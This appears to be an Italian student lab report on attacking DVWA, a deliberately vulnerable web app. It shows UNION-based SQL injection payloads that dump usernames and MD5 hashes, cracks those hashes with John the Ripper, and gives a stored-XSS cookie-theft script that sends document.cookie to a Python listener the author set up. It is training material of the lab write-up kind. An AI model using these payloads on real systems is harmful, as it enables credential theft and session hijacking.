



REPORT SQL INJECTION BLIND


TRAMITE LA QUERY "'x' UNION SELECT user,password FROM users#", (dove x sta per il numero di ID). FACENDO UNA PROVA SULL'INPUT DEGLI ID HO NOTATO CHE GLI ID REGISTRATI NEL DATABASE SONO SOLO 5, IN QUANTO PROVANDO AD INSERIRE L'ID 6, NON VIENE STAMPATO NESSUNO RISULTATO.




NELL'URL VEDIAMO ID=6 E CHE NON E' STATO STAMPATO NESSUN RISULTATO PERCIO' TRAMITE LA QUERY NOMINATA IN PRECEDENZA ANDIAMO A STAMPARE LE CREDENZIALI DEI 5 UTENTI REGISTRATI NEL DATABASE.




1 UNION SELECT user,password FROM users# (1 FA RIFERIMENTO ALL'ID 1)




2 UNION SELECT user,password FROM users# (2 FA RIFERIMENTO ALL'ID 2)



3 UNION SELECT user,password FROM users# (3 FA RIFERIMENTO ALL'ID 3)



4 UNION SELECT user,password FROM users# (4 FA RIFERIMENTO ALL'ID 4)



5 UNION SELECT user,password FROM users# (5 FA RIFERIMENTO ALL'ID 5)

ORA PER ANDARE AD ATTACCARE LE PASSWORD DEI 5 UTENTI MANDIAMO LA QUERY

%' UNION SELECT null,concat(user,0x0a,password) FROM users#

'+UNION+SELECT+null%2Cconcat(user%2C0x0a%2Cpassword)+FROM+users%23&Submit=Su

Hacking DB OffSec dvwa default phpMyAdmin login sql php bypass dvwa livelli



Vulnerability: SQL Injection (Blind)

User ID:

ID: %' UNION SELECT null,concat(user,0x0a,password) FROM users#
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' UNION SELECT null,concat(user,0x0a,password) FROM users#
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: %' UNION SELECT null,concat(user,0x0a,password) FROM users#
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' UNION SELECT null,concat(user,0x0a,password) FROM users#
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' UNION SELECT null,concat(user,0x0a,password) FROM users#
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

[View Source](#) [View He](#)

ORA NON CI RESTA CHE SCRIVERE UN FILE DI TESTO CON GLI HASH TROVATI PER ANDARLI A CRACKARE SU KALI TRAMITE JOHN REAPER.

MANDIAMO IL COMANDO CON IL CODICE:

```
john --format=RAW-MD5 filehash
```




```
(michele@michele)-[~/Scrivania]
$ john --format=RAW-MD5 hashcrack.txt
Created directory: /home/michele/.john
stat: hashcrack.txt: No such file or directory


(michele@michele)-[~/Scrivania]
$ john --format=RAW-MD5 hashcrack
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/1
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords,
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
```

XSS STORED


PER L'ATTACCO XSS STORED INVECE DOVREMMO AVERE QUALCHE ACCORTEZZA IN PIU' NELLA SELEZIONE DELL'INPUT VULNERABILE IN QUANTO SARA' NECESSARIO TRAMITE IL CODICE SORGENTE ANDARE A MODIFICARE LA LUNGHEZZA MASSIMA DI CARATTERI CONSENTINA NELL'INPUT (IN DEFAULT ABBIAMO 50, NOI LA MODIFICHEREMO CON UNA LUNGHEZZA ADEGUATA PER IL NOSTRO SCRIPT)



UNA VOLTA FATTO CIO' POSSIAMO LANCIARE IL NOSTRO SCRIPT PER AVERE LA VISUALIZZAZIONE DEI COOKIE USATI DAGLI UTENTI, TRAMITE LO SCRIPT "<script>alert(document.cookie)</script>" (RICORDANDO DI SPECIFICARE L'ID SCOPERTO PRIMA DURANTE L'INJECTION).



ECCO CHE CI VIENE RESTITUITO IL COOKIE GRAZIE ALLO SCRIPT, ORA NON CI RESTA ALTRO CHE INVIARE SU UN NOSTRO SERVER IL COOKIE APPENA MOSTRATO, PER FARE CIO' HO DECISO DI TIRARMI SU UN SERVER TRAMITE PYTHON CON LA SCRITTURA DI QUESTO CODICE:



```
#!/usr/bin/env python3
import socket

# Configura l'indirizzo IP e la porta
HOST = '0.0.0.0' # Indirizza IP del tuo server (0.0.0.0 ascolta su tutta la interfaccia)
PORT = 1234 # Porta su cui il server sarà in ascolto

# Crea un oggetto socket
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Associa il socket all'indirizzo IP e alla porta
server_socket.bind((HOST, PORT))

# Metti in ascolto sul server
server_socket.listen(1)

print(f"Server in ascolto su (HOST):(PORT)")


# Aspetta la connessione da remoto
client_socket, client_address = server_socket.accept()
print(f"Connessione accettata da {client_address}")

# Ricevi i dati dal client
data = client_socket.recv(1024).decode()
print(f"Dati ricevuti: {data}")

# Invia una risposta al client
response = "Ciao, sono il server!"
client_socket.send(response.encode())

# Chiudi la connessione
client_socket.close()
server_socket.close()
```

UNA VOLTA SCRITTO IL CODICE ASSICURIAMOCI CHE FUNZIONI LANCIANDOLO DA TERMINALE



```
michele@kali: ~/Scrivia
$ python3 Serverpython.py
Server in ascolto su 0.0.0.0:1234
Connessione accettata da ('127.0.0.1', 48792)
Dati ricevuti: GET / HTTP/1.1
Host: 0.0.0.0:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

michele@kali: ~/Scrivia
```

Ciao, sono il server!

IL SERVER LANCIATO FUNZIONA ORA RIMANE L'ULTIMO STEP, MANDARE IL COOKIE AL SERVER CHE ABBIAMO APPENA TIRATO SU TRAMITE LO SCRIPT "`<script>var i=new Image(); i.src="http://0.0.0.0:1234/" +=document.cookie;</script>`" DOVE <http://0.0.0.0:1234/> E' IL NOSTRO LOCALHOST IN ASCOLTO SULLA PORTA 1234.

